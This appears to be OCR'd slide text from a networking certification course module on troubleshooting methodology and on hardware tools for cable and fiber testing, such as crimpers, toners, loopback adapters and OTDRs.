Networking Troubleshooting

DOMAIN 5.0

MODULE 15

Network Troubleshooting Topics

Troubleshooting Methodology
Hardware Hand Tools
Hardware Testing Tools
Understanding Electricity
Twisted Pair Pinout Problems
Twisted Pair Termination Problems
Repairing Damaged Twisted Pair Cable
Fiber Optic Connectivity Issues
Common Port Problems
Common Software Testing Tools
Common Command Line Utilities
Troubleshooting Basic IP Networking Issues
Common Switching Issues
Switching Test Tools and Techniques
Troubleshooting Common IP Routing Issues
Wi-Fi Access Point Issues
Wireless Interference
Wireless Antenna Issues
WAP Placement Strategies
Infrastructure Service Issues
Firewall / ACL Issues
VPN Issues
Additional Network Security Troubleshooting and Tips
Advanced Networking Issues
Troubleshooting Server Services

Troubleshooting Methodology

Basic Troubleshooting Methodology

1. Identify the Problem
2. Establish a Theory of Probable Cause
3. Test the Theory to Determine the Cause
4. Establish a Plan of Action to Resolve the Problem and Identify Potential Effects
5. Implement the Solution or Escalate as Necessary
6. Verify Full System Functionality and, if Applicable, Implement Preventive Measures
7. Document Findings, Actions, and Outcomes

Identify the Problem

Gather information

Look at symptoms of the problem

- Review problems with users
- Review changes in software, hardware, applied policies (both network and security

Look at the device/s logs

- Review all error messages
- Review all security messages

Be aware of latest security news

- What advisories and known attacks exist that pertain to your environment?
- Are there any new exploits that you need to be watchful for?

Duplicate the Problem, Including with Users

Work with users and observe problem

- Carefully ask users questions and listen to their responses
- Observe each step that is taken to cause the problem
- Does the problem happen to a single user, group of users, entire building or organization

Replicate the problem as an administrator detective

- Use same steps as observed
- Try a completely different method to complete a task to see if problem continues to exist

Identify Symptoms

What symptoms are observed?

- Could this be a hardware issue, connectivity issue, or policies applied to devices or software?

Consider symptoms and pinpoint what areas are being affected

- Is this a problem that points to a single device or user?
  - Is this user error, device error, or a combination of both?
- Is this a problem that points to a particular server?
- Is this a directory services problem?
- Is this a security problem?
- Is this a firewall problem?
- Is this a cable or wireless problem?

Determine If Anything Has Changed

When considering symptoms of the problem, find out if:

- It worked before
- Anything has changed since it last worked

Are the symptoms of the problem occurring on a single machine that has recently been changed or replaced?

Was there a change in:

- any configuration of switches, routers, firewalls
- directory services
- DHCP
- DNS
- policies applies to users or computer


Approach Multiple Problems Individually

If during observations, multiple problems seem to be occurring:

- Address only one problem at a time
- At times, fixing the most common problems can fix the other observed problems

Attempting to fix multiple problems can add confusion and possibly make things worse

- If you do manage to resolve the problem, you won't know which fix worked




Establish a Theory of Probably Cause

Often the best first step is to eliminate the obvious

- Go for the easiest fix

Sometimes the first step is not the correct answer, but still helps with the solution

Each step usually takes you closer to the solution of the problem



Consider Multiple Approaches

There are two standard approaches:

- Top-to-bottom/bottom-to-top OSI Model
- Divide and conquer

Top-to-bottom/Bottom-to-top OSI Model

Top-to-bottom starts with the user application and works down through the OSI model

- Find the layer where a problem exists
- Correct the problem at that layer

Bottom-to-top starts at the physical and datalink layers and works up the OSI model

- You might end up doing more work unnecessarily checking all devices

Divide and Conquer

Select an OSI layer

Try a test that validates all layers either above or below that layer

- Example: If you can successfully ping a destination, there is nothing wrong with Layers 1, 2, or 3
- You can generally validate the lower layers more easily than the upper layers with one test

Work up or down the OSI model

Consider using the TCP/IP DOD model vs OSI model

Be careful that you do not attribute a symptom to the wrong layer

Example:

When you open a browser to a website, the page cannot be displayed

- This does not automatically mean the Internet link is down
- The problem could be with DNS name resolution or a firewall
- Try pinging by IP address or other using other connectivity tests

OSI Model vs TCP/IP (DOD) Model

OSI Model	TCP/IP (DOD) Model
7 Application	Application
6 Presentation	
5 Session	
4 Transport	Transport
3 Network	Internet
2 Data Link	Network Interface
1 Physical	

Once the Theory Is Confirmed, Determine the Next Steps to Resolve the Problem

Once you determine the theory, check to see if you can fix the problem

Formulate and document steps used with the theory to resolve the problem

If your solution does not fix the problem, BE SURE to restore the original configuration

- You do not want to introduce new problems/variables

If the Theory Is Not Confirmed, Establish a New Theory or Escalate

If the first theory and steps do not resolve the problem, formulate another theory and steps

You might need to escalate if you cannot think of another theory

- When and how to escalate is sometimes decided by an organization's policies and procedures
- In a typical Help Desk, Tier 1 support goes through a script to catch the most common problems
  - If that does not resolve the issue, then the problem is escalated

Establish a Plan of Action to Resolve the Problem and Identify the Potential Effects

Once you're sure of the solution, plan on how to roll it out to the entire network

- Consider rolling the solution out in controlled stages

Your plan should include how to roll back to the original state if something goes awry

You will also want to monitor the effects of your solution to ensure it does not create another problem

Implement the Solution or Escalate as Necessary

When you have applied the solution, evaluate the full functionality of the network

Document:

- Cause of failure
- Solution steps
- Recommendations for preventing a future occurrence of this problem

If the solution is found to affect other network operations, consider rolling back and trying another solution, as well as escalating the problem

Verify Full System Functionality and, if Applicable, Implement Preventive Measures

Run regression tests to uncover any changes to the system or network

- Regression tests are a re-run of any original functionality/security tests

The new system may be different, but it should provide the same output as the previous system

Document Findings, Actions, and Outcomes

This step is sometimes avoided and is one of the most important in the troubleshooting process

This can be used in the future by other network administrators

- Including yourself

Documentation should include:

- When the problem occurred and when the solution was implemented
- Why the particular solution was used
- What changes or fixes were made
- Other fixes that might have been considered and why they were not used
- Who documented and applied the solution

Establish a searchable knowledge base of problems and solutions for all IT staff to refer to

Hardware Hand Tools

Crimper

A crimper is basic tool used to properly attach connectors to the end of cables

- RJ-45 on unshielded twisted-pair (UTP)
- BNC or F on coaxial cable
- Similar to a pair of pliers but specialized for the cable and ends
- Even talented users should have extra ends

Use to create a new cable or replace a bad end on an existing cable

Be careful – you can accidentally get a finger caught in a crimper!

- Make sure you know how to operate the tool's quick release

Punch-down Tool


Used to terminate cable in wiring closets, on the back of patch panels, and at end jacks

Pushes individual wires in twisted pair into their corresponding connector on a 66- or 110-block patch panel or wall jack

Most have a blade built into the tip to cut off excess wire

Use to re-punch-down a wire that is loose or was pulled out

- Take care not to punch the same wire too many times



Telephone Toner

Used to locate a cable
- On a patch panel / jack
- In a group of installed cables

Very useful when you don’t know which is the cable in question or where the cable leads to
- Use the toner to inject a warbling signal
- Use the wand to locate which cable/jack has the signal
- Be careful: crosstalk between cables can be misleading
- Check all surrounding cables – listen for the LOUDEST signal
- When using on a patch panel,
  touch the wand tip to the wires inside the port

Prefer to use this on non-live circuits

Also known as:
- Fox and hound
- Telephone tracer
- Cable tracer / tracker
- Toner

Laser / Light Source

You can shoot a laser or LED light source down a fiber optic cable

Check the other end to see if the light is coming through

Be careful with lasers – do not look directly into the source

Use to test if a fiber optic cable is conducting light to the end

Hardware Testing Tools

Loopback Adapter

A loopback adapter can be refer to several things:


A virtual interface on a host/device


- Assigned an IP address
- Doesn’t directly connect to the network
- Is reached through a physical port on the device (the device routes incoming signal internally to the loopback)
- Used as an “always up” interface for remote access to the device, diagnostics like ping, or assigning an IP address-based device ID


A hardware plug that takes output and redirects it back to the port’s input

- Checks to see if signal can be sent and received on that port
- On RJ-45, connect pins 1 – 3, and 2 – 6
- On fiber optic, connect one side to the other and vice versa

RJ-45 Ethernet Loopback Adapter Example








Ethernet Loopback Adapter Examples

ISDN PRI (T1/E1) Loopback Adapter Example



Cable Tester

Tests a cable for:
- Open/broken wires/connections
- Shorts
- Incorrect pin-out

Typically includes a main unit and a loopback adapter

High-end testers also:
- Report signal loss on cable and at connectors
- Identify where cable breaks are
- Certify cable runs

Be sure to move the cable around while testing to check for loose/intermittent connections!

Light Meter / Fiber Optic Cable Tester

Certify and troubleshoot fiber-optic cable

Can measure loss/breakage by sending light through a fiber optic cable


TDR and OTDR

Time domain reflectometer (TDR) sends a signal through a cable to check continuity

- Signal bounces back at the break / end
- The reflected signal is analyzed
  - Time it took
  - Level of signal/light
- Very useful for finding:
  - The break/open point in installed cable
  - The amount of insertion loss at a splice, patch panel, or connection

Optical time domain reflectometer (OTDR) is used for fiber-optic cables


OTDR Test



Launch cable connects to cable being tested

OTDR Trace

Typical Features of an OTDR Trace



Spectrum Analyzer

Measures the level of signal (including noise) across a range of frequencies

Used to find:


- Congested wireless channels and frequencies
- Interference levels at different frequencies

Usually requires:

- A specialized hardware receiver that can process ANY signal type, not just Wi-Fi
- Software that can interpret the reading

Some devices are self-contained

Some devices require a PC



Multimeter

